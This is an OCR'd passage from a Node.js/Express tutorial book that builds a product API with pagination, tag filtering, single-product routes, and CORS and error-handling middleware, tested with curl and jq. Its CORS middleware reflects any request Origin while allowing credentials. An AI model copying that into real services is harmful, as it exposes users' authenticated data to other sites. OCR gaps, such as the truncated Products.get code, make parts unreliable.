
It is our `api.js` module's responsibility to understand the structure of `express` request and response objects, extract relevant data from them (e.g. filter and offset options), and pass that data along in the correct format (ensuring that filter and offset are numbers) to methods that perform the actual work.

Now, we only need to make a small change to our model to accept these new options:

03-complete-server/03/products.js

```
async function list (opts = {}) {
  const { offset = 0, limit = 25 } = opts

  const data = await fs.readFile(productsFile)
  return JSON.parse(data).slice(offset, offset + limit)
}
```

At this point we can start up our server with `node 03/server.js` (make sure to close any other server you might have running first, or we'll see an `EADDRINUSE` error). Once our server is up, we can use our browser to verify that our new options are working by visiting `http://localhost:1337/products?limit=1&offset=`



Checking to see that our limit works correctly in the browser

Using `curl` and `jq`

In the beginning of this section, we referenced another way to check our API: using the command-line tools `curl` and `jq`.

`curl` is installed by default on many systems and is an easy way for us to interact with APIs. The simplest way to use `curl` is to run `curl [url]` where `[url]` is the URL of the data we want to access.

`curl` provides a ton of different options that change its behavior to be useful in different situations. For our current use-case, using the browser makes things pretty easy, but `curl` has some advantages. First, if we're already in the terminal, we don't have to switch to a browser. Second, by using options like `-G`, `-d`, and `--data-urlencode`, `curl` makes entering query parameters much cleaner. If we're using the browser we would type `http://localhost:1337/products?limit=25&offset=50`. For `curl` we would do:

```
curl -sG http://localhost:1337/products \
  -d limit=25 \
  -d offset=50
```

This makes it much easier to see the different parameters and will keep things clean when we want to pass more options. In the future, we can also take advantage of the `--data-urlencode` option to automatically escape values for us.

We won't go too in depth on `curl` here, but we can quickly explain the `-sG` and `-d` options that we use here. The `-s` option will hide the progress bar so that our output is only the JSON response. If we were using `curl` to download a large file, the progress bar might be useful, but in this case it's just a bunch of text that we're not interested in. The `-G` option forces `curl` to perform a GET request. This is required because by default `curl` will perform a POST, when using `-d` (and `--data-urlencode`) option. Finally, we use the `-d` option to provide query parameters to the url. Instead of using `-d` we could just append `?param=value&anotherParam=anotherValue` to the url, but it's nicer to put each pair on a separate line and to have `curl` keep track of the `?` and `&` for us.


If we were to run the previous command, we receive 25 product entries, but they wouldn't be formatted in a human-friendly way. However, another advantage of `curl` is that we can easily combine it with other command-line tools like `jq`[52].

`jq` is a very popular command-line tool that we can use to easily format JSON responses. We can also use it to slice, filter, map, and transform – it's an incredibly versatile tool for working with JSON APIs. For now, we're just interesting in pretty-printing for clarity. If you're interested in playing with more features of `jq`, check out the `jq` tutorial[53].

Here's the same command piped to `jq` for pretty-printed output:

```
curl -sG http://localhost:1337/products \
  -d limit=25 \
  -d offset=50 \
| jq
```

[52] https://stedolan.github.io/jq/
[53] https://stedolan.github.io/jq/tutorial/




Pretty formatting and color

Using Postman

Beyond the browser and command-line, there are other popular options for testing our APIs. One of the most popular ways is to use Postman[54], a free, full-featured, multi-platform API development app.

Postman allows us to use a GUI to create and edit our API requests and save them in collections for later use. This can be useful once a project matures and there are many different endpoints, each having many different options.


[54] https://www.getpostman.com/



Using Postman to nicely format our request parameters.

Web Front-end

After testing our new feature, we can modify our web front-end to allow the user to page through the app. By keeping track of `limit` and `offset` in the front-end, we can allow the user to browse the products one page at a time. We won't cover it here, but by providing control over `limit` and `offset`, our endpoint would also support "infinite scroll" behavior as well.



Our new UI supports "Previous" and "Next" buttons thanks to our new functionality

Product Filtering

By this point we should have a good sense of how to add functionality to our app. Let's use the same approach to add the ability to filter results by `tag`.

Since we can accept a specified tag filter via query parameters, we don't need to modify our route. This means that we don't need to edit `server.js`. However, we do need to modify `api.js` so that we can change our route handler to look for a `tag` query parameter.

Our `listProducts()` route handler will take the value of the `tag` query parameter and pass it through to the model (which we'll modify in a bit).

Here's the updated `listProducts()` handler:

03-complete-server/04/api.js

```
async function listProducts (req, res) {
  res.setHeader('Access-Control-Allow-Origin', '*')
  const { offset = 0, limit = 25, tag } = req.query

  try {
    res.json(await Products.list({
      offset: Number(offset),
      limit: Number(limit),
      tag
    }))
  } catch (err) {
    res.status(500).json({ error: err.message })
  }
}
```

All we need to do here is to make sure that we pull the `tag` property from the `req.query` query object and pass it as an option to our `Products.list()` method. Because all query parameters come in as strings, and we expect `tag` to be a string, we don't need to do any conversions here. We pass it straight through.

We've updated our handler, but as of right now, our `Products.list()` method has not been changed to accept the `tag` option. If we were to test this endpoint, filtering wouldn't work yet – our model method would just ignore the extra option.

We can now change our `Products.list()` method to add the new functionality:

03-complete-server/04/products.js

```
async function list (opts = {}) {
  const { offset = 0, limit = 25, tag } = opts

  const data = await fs.readFile(productsFile)
  return JSON.parse(data)
    .filter((p, i) => !tag || p.tags.indexOf(tag) >= 0)
    .slice(offset, offset + limit)
}
```

By adding a `filter()` before our `slice()` we restrict the response to a single tag.

For now we're not using a database, so we are handling the filtering logic in our app. Later, we'll be able easily change this method to leverage database functionality – and we won't even have to modify our route handler.

Once our model has been updated, we can start the app (`node 04/server.js`) and verify that our tag filter works as expected. This time we'll use `curl` and `jq`:

```
curl -sG http://localhost:1337/products \
  -d tag=hounds \
| jq '.[] | {description, tags}'
```

In addition to being able to pretty-print our result, `jq` can also modify the output. Here we used `.[] | {description, tags}` as the option. This means for that every item in the input array (our API's JSON response) `.[]`, `jq` should output an object with just the `description` and `tags` (`| {description, tags}`). It's a pretty useful shorthand when interacting with APIs so that we only get the data that we're interested in looking at. See jq's documentation[55] for more information.

We found the only one with the tag "hounds."

Fetching a Single Product

Our app is coming along now. We have the ability to page through all of our products and to filter results by tag. The next thing we need is the ability to get a single product.

We're going to create a new route, handler, and model method to add this feature. Once we're done we'll be able to handle the following `curl` command:

```
1 curl -s http://localhost:1337/products/0ZPSX_mQ3xI | jq
```

And we'll receive a single-product response:

[55] https://stedolan.github.io/jq/manual/#TypesandValues

Receiving a single product with `curl`

To get this going we'll first add a route to our `server.js` file:

03-complete-server/05/server-01.js

```
const express = require('express')

const api = require('./api-01')

const port = process.env.PORT || 1337
const app = express()

app.get('/products', api.listProducts)
app.get('/products/:id', api.getProduct)

const server = app.listen(port, () =>
  console.log(`Server listening on port ${port}`)
)
```

Notice that the route that we're listening for is `/products/:id`. The `:id` named wildcard that means that we want `express` to listen to any route that starts with `/products/` and is two levels deep. This route will match the following urls, `/products/1`, `/products/abc`, or `/products/some-long-string`. In addition to matching these URLs, `express` will make whatever is in the place of `:id` available to our route handler on the `req.params.id` property. Therefore, if `/products/abc` is accessed, `req.params.id` will be equal to `'abc'`.

It's important to note that `/products/abc/123` and `/products/abc/123/xyz` will *NOT* match, because they each have more than two levels.

If we were to run this now, we'd get an error `Error: Route.get() requires a callback function but got a [object Undefined]`. This is expected because we haven't created the route handler yet. We'll do that next.

Front-to-back or back-to-front? When adding functionality, we can choose different ways of going about it. In this book we're going to approach things by going front-to-back, which means that we'll attempt to use methods and modules before they exist. An alternative would be to build back-to-front. If we were to build back-to-front, we would start with the lowest level methods, and then move up by then building out the function that calls it. In this case if we were using the back-to-front method, we would start by adding a method to the model in `products.js`, then we would build the route handler in `api.js`, and finally, we'd add the route listener in `server.js`. At first glance this might make more sense, if we don't build the lowest levels first, we're going to get errors when we try to use a method or module that doesn't exist. It's important to realize that getting the errors that we expect is a sign of progress to show that we're on the right track. When we don't see the error that we expect, we'll quickly know what we did wrong. However, if we start with the lowest level changes, we have to wait until the very end to know if everything is set up correctly, and if it's not, it will be much more difficult to know exactly where along the way we made a mistake.

We now add a `getProduct()` method to our `api.js` module:

03-complete-server/05/api-01.js

```
module.exports = {
  getProduct,
  listProducts
}

async function getProduct (req, res, next) {
  res.setHeader('Access-Control-Allow-Origin', '*')
  const { id } = req.params

  try {
    const product = await Products.get(id)
    if (!product) return next()

    res.json(product)
  } catch (err) {
    res.status(500).json({ error: err.message })
  }
}
```

There are two new things to notice here. First, we're accepting a new argument `next()` in our handler

function, which we use in the case that our product is not found, and second, we're using `req.params` to get the desired product ID from the request.

We'll go into more detail on `next()` in a few, but for right now the key thing to know is that all `express` handler functions are provided `req` (request object), `res` (response object), and `next()` – a callback that signifies that the "next" available handler should be run.

We haven't defined any middleware yet (we'll also talk about this in a bit), so at this point we haven't specified any other handlers that can run. This means that `next()` will trigger the default "not found" handler built into `express`.

To see this default handler in action, use `curl` to hit a route that we're not listening for:

```
 curl -s http://localhost:1337/path-that-doesnt-exist
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /path-that-doesnt-exist</pre>
</body>
</html>
```

This HTML response is generated by `express`. Soon, we'll define our own middleware handler to run instead so that we return JSON instead of HTML. We'll also create some other handlers that will help us clean up our code by reducing repetition.

For now, we can test our new handler with the expectation that we'll get an error because `Products.get()` is not yet defined:

```
 curl -s http://localhost:1337/products/0ZPSX_mQ3xI
{"error":"Products.get is not a function"}
```

The last step is to add `Products.get()` to our `products.js` module:

03-complete-server/05/products.js

```
  }

  return null
}
```

Nothing fancy here. We iterate through the products until we find the one with the matching ID. If we don't find one, we return `null`.

At this point we can use `curl` again fetch a product, but this time we won't get an error:

```
 curl -s http://localhost:1337/products/0ZPSX_mQ3xI | jq
{
  "id": "0ZPSX_mQ3xI",
  "description": "Abstract background",
...
```

Next() and Middleware

We've successfully added functionality so that we can retrieve a single product, but there's some cleaning up we can do. If we look at our `api.js` file, we see that we have some repetition:

03-complete-server/05/api-01.js

```
async function getProduct (req, res, next) {
  res.setHeader('Access-Control-Allow-Origin', '*')
  const { id } = req.params

  try {
    const product = await Products.get(id)
    if (!product) return next()

    res.json(product)
  } catch (err) {
    res.status(500).json({ error: err.message })
  }
}

async function listProducts (req, res) {
  res.setHeader('Access-Control-Allow-Origin', '*')
  const { offset = 0, limit = 25, tag } = req.query

  try {
    res.json(await Products.list({
      offset: Number(offset),
      limit: Number(limit),
      tag
    }))
  } catch (err) {
    res.status(500).json({ error: err.message })
  }
}
```

Both `getProduct()` and `listProducts()` set the `Access-Control-Allow-Origin` header for CORS and use `try/catch` to send JSON formatted errors. By using middleware we can put this logic in a single place.

In our `server.js` module, we've used `app.get()` to set up a route handler for incoming GET requests. `app.get()`, `app.post()`, `app.put()`, and `app.delete()` will set up route handlers that will only execute when requests come in with a matching HTTP method and a matching URL pattern. For example, if we have the following handler set up:

```
app.post('/upload', handleUpload)
```

`handleUpload()` will only run if an HTTP POST request is made to the `/upload` path of the server.

In addition to request handlers, we can set up a middleware functions that will run regardless of the HTTP method or URLs. This is very useful in the case of setting that CORS header. We can create a middleware function that will run for all requests, saving us the trouble of adding that logic to each of our routes individually.

To add a middleware function to our `server.js` module, we'll use `app.use()` like this:

03-complete-server/05/server-02.js

```
app.use(middleware.cors)
app.get('/products', api.listProducts)
app.get('/products/:id', api.getProduct)
```

We'll also create a new module `middleware.js` to store our middleware functions (we'll add some more soon).

Here's what our `middleware.cors()` function looks like:

03-complete-server/05/middleware.js

```
function cors (req, res, next) {
  const origin = req.headers.origin

  res.setHeader('Access-Control-Allow-Origin', origin || '*')
  res.setHeader(
    'Access-Control-Allow-Methods',
    'POST, GET, PUT, DELETE, OPTIONS, XMODIFY'
  )
  res.setHeader('Access-Control-Allow-Credentials', 'true')
  res.setHeader('Access-Control-Max-Age', '86400')
  res.setHeader(
    'Access-Control-Allow-Headers',
    'X-Requested-With, X-HTTP-Method-Override, Content-Type, Accept'
```

```
  )

  next()
}
```

We've taken the same `res.setHeader()` call from our two route handlers and placed it here. The only other thing we do is call `next()`.

`next()` is a function that is provided to all request handlers; this includes both route handlers and middleware functions. The purpose of `next()` is to allow our functions to pass control of the request and response objects to other handlers in a series.

The series of handlers is defined by the order we call functions on `app`. Looking above, we call `app.use(middleware.cors)` before we call `app.get()` for each of our route handlers. This means that our middleware function, `middleware.cors()` will run before either of those route handlers have a chance to. In fact, if we never called `next()`, neither of those route handlers would ever run.

Currently in our `server.js` module, we call `app.use(middleware.cors)` first, so it will always run. Because we always call `next()` within that function, the following route handlers will always have a chance to run. If a request is made with a matching HTTP method and URL, they will run.

Another way of thinking about middleware is that they are just like route handlers except that they match all HTTP methods and URLs. Route handlers are *also* passed the `next()` function as their third argument. We'll talk about what happens if a route handler calls `next()` in a minute.

For now, let's verify that our middleware is working as expected by removing our `res.setHeader()` calls from our `api.js` module:

03-complete-server/05/api-02.js

```
const Products = require('./products')

module.exports = {
  getProduct,
  listProducts
}

async function getProduct (req, res, next) {
  const { id } = req.params

  try {
    const product = await Products.get(id)
    if (!product) return next()

    res.json(product)
  } catch (err) {
```

```
    res.status(500).json({ error: err.message })
  }
}

async function listProducts (req, res) {
  const { offset = 0, limit = 25, tag } = req.query

  try {
    res.json(await Products.list({
      offset: Number(offset),
      limit: Number(limit),
      tag
    }))
  } catch (err) {
    res.status(500).json({ error: err.message })
  }
}
```

If we run `node 05/server-02.js` and we use `curl` to check the headers, we should see the following:

```
 curl -I http://localhost:1337/products
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 18905
ETag: W/"49d9-WaPbmZgNyQ/vWPsMVKvwLmkLfKY"
Date: Sun, 28 Apr 2019 22:28:19 GMT
Connection: keep-alive
```

Notice that the CORS header, `Access-Control-Allow-Origin` is still set even though we removed it from our `api.js` module. Our `middleware.js` module now handles it for all requests.

Error Handling With Next()

Now that we've centralized setting the CORS header, we can do the same with error handling. In both of our `api.js` module's route handlers, we use a `try/catch` along with `res.status(500).json({ error: err.message })`. Instead of doing this in each of our route handlers, we can delegate this behavior to a single middleware function.

There's actually a different type of middleware function for handling errors. We can create an error handler middleware function by defining it with an extra first argument to receive the error. Once

we do that, any time that `next()` is called with an argument (e.g. `next(err)`), the next available error handler middleware function will be called.

This means that if we have an internal error that we don't expect (e.g. we can't read our products file), we can pass that error to `next()` instead of having to deal with it in each route handler. Here's what our error handling middleware function looks like:

03-complete-server/05/middleware.js

```
function handleError (err, req, res, next) {
  console.error(err)
  if (res.headersSent) return next(err)
  res.status(500).json({ error: 'Internal Error' })
}
```

As we can see, the first argument is `err`, and this function will receive the error object that is passed to `next()` along with the other standard arguments, `req` and `res`. We've also made the decision to log errors using `console.error()` and not to provide that information in the response to the client. Error logs often contain sensitive information, and it can be a security risk to expose them to API clients.

There are possible problematic interactions between the default `express` error handler and custom error handlers. We've skipped it here, but best practice is to only respond if `res.headersSent` is `false` within a custom error handler. See Error Handling[56] in the official `express` documentation for more information.

In addition to catching internal errors, we'll also use middleware to deal with client errors such as 404 Not Found. `express` comes with a default "Not Found" handler. If no routes match, it will be called automatically. For our app, this isn't desirable – we want all of our responses to be JSON, and the default handler will respond with HTML. To test out the default handler, make a request to our server with a URL that we're not listening for:

```
 curl http://localhost:1337/not-products
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /not-products</pre>
</body>
</html>
```

[56] http://expressjs.com/en/guide/error-handling.html#error-handling

To fix this, we'll add our own "catch all" middleware to handle this case:

03-complete-server/05/middleware.js


```
function notFound (req, res) {
  res.status(404).json({ error: 'Not Found' })
}
```

This is not an error handler, so we do not look for an error object as the first argument. Instead this is normal middleware function that we'll set to run after all routes have been checked. If no route handlers match the request's URL, this middleware function will run. Additionally, this function will *also* run if any route handler calls `next()` (with no argument). We do this by calling `app.use()` after we set up our route handlers:

03-complete-server/05/server.js

```
app.use(middleware.cors)
app.get('/products', api.listProducts)
app.get('/products/:id', api.getProduct)
app.use(middleware.handleError)
app.use(middleware.notFound)
```

By looking at the order, we can easily see the logic for how `express` will handle any requests that come in. First, all requests will run through `middleware.cors()`. Next, the request URL will be matched against our two route handlers. If no route handler matches the request URL, `middleware.notFound()` will run, but if there is, the corresponding route handler will be run. While that route handler is running, if there's an error and `next(err)` is called, `middleware.handleError()` will run. Alternatively, if a route handler calls `next()` with no argument, `middleware.notFound()` will run.



Function flow

Eliminating Try/Catch

There's one more improvement that we can make to our `api.js` module. Currently, each of our route handlers have their own `try/catch`, and while it is an improvement that they can leverage our `middleware.handleError()` function to log the error and send the appropriate JSON response to the client, it would be nicer if that behavior was automatic. To do this we'll create a helper function that will wrap our route handlers so that any error will automatically be caught and passed to `next()`.

We won't cover this helper function in detail here, but the code is available in `05/lib/auto-catch.js`.

Using this new `autoCatch()` function, we can simplify our `api.js` module:

03-complete-server/05/api.js

```
const Products = require('./products')
const autoCatch = require('./lib/auto-catch')

module.exports = autoCatch({
  getProduct,
  listProducts
})

async function getProduct (req, res, next) {
  const { id } = req.params

  const product = await Products.get(id)
  if (!product) return next()

  res.json(product)
}

async function listProducts (req, res) {
  const { offset = 0, limit = 25, tag } = req.query

  const products = await Products.list({
    offset: Number(offset),
    limit: Number(limit),
    tag
  })

  res.json(products)
}
```

Now each handler function can be much simpler because it doesn't need to have its own `try/catch`.

We can now test our API to make sure that our error handling middleware is behaving as expected:

```
 curl http://localhost:1337/not-products
{"error":"Not Found"}
```

```
 mv products.json products.json.hidden \
&& curl http://localhost:1337/products \
&& mv products.json.hidden products.json
{"error":"Internal Error"}
```

At this point we have a good foundation to continue to add more routes and functionality to our API, and we'll be able to write simpler route handlers because of the logic that we've centralized as middleware.

Next up, we'll start building routes that will make our API even more interactive by responding to HTTP POST, PUT, and DELETE methods.

HTTP POST, PUT, and DELETE

This far we've only been responding to HTTP GET requests. GET requests are simple and are the most common, but they limit the information that a client can send to an API.

In this section we'll quickly show how we can create route handlers for the client to create, update, and delete products using HTTP POST, PUT, and DELETE requests. For now, we're only going to concentrate on receiving and parsing data from the client. Then, in the next chapter we'll cover how to persist that data.

When a client sends a GET request, the only information transferred is the URL path, host, and request headers. Furthermore, GET requests are not supposed to have any permanent effect on the server. To provide richer functionality to the client we need to support other methods like POST.

In addition to the information that a GET request sends, a POST can contain a request body. The request body can be any type of data such as a JSON document, form fields, or a movie file. An HTTP POST is the primary way for a client to create documents on a server.

We'll want our admin users to be able to use the client to create new products. For now, all users will have this power, and we'll cover authentication and authorization for admin users in a later chapter. To create a new product, our user will use their client to send an HTTP POST to the endpoint `/products` with the new product as the JSON body.

To listen for this HTTP POST, we add a new line to our `server.js` module using `app.post()`:

03-complete-server/06/server-01.js

```
app.post('/products', api.createProduct)
```

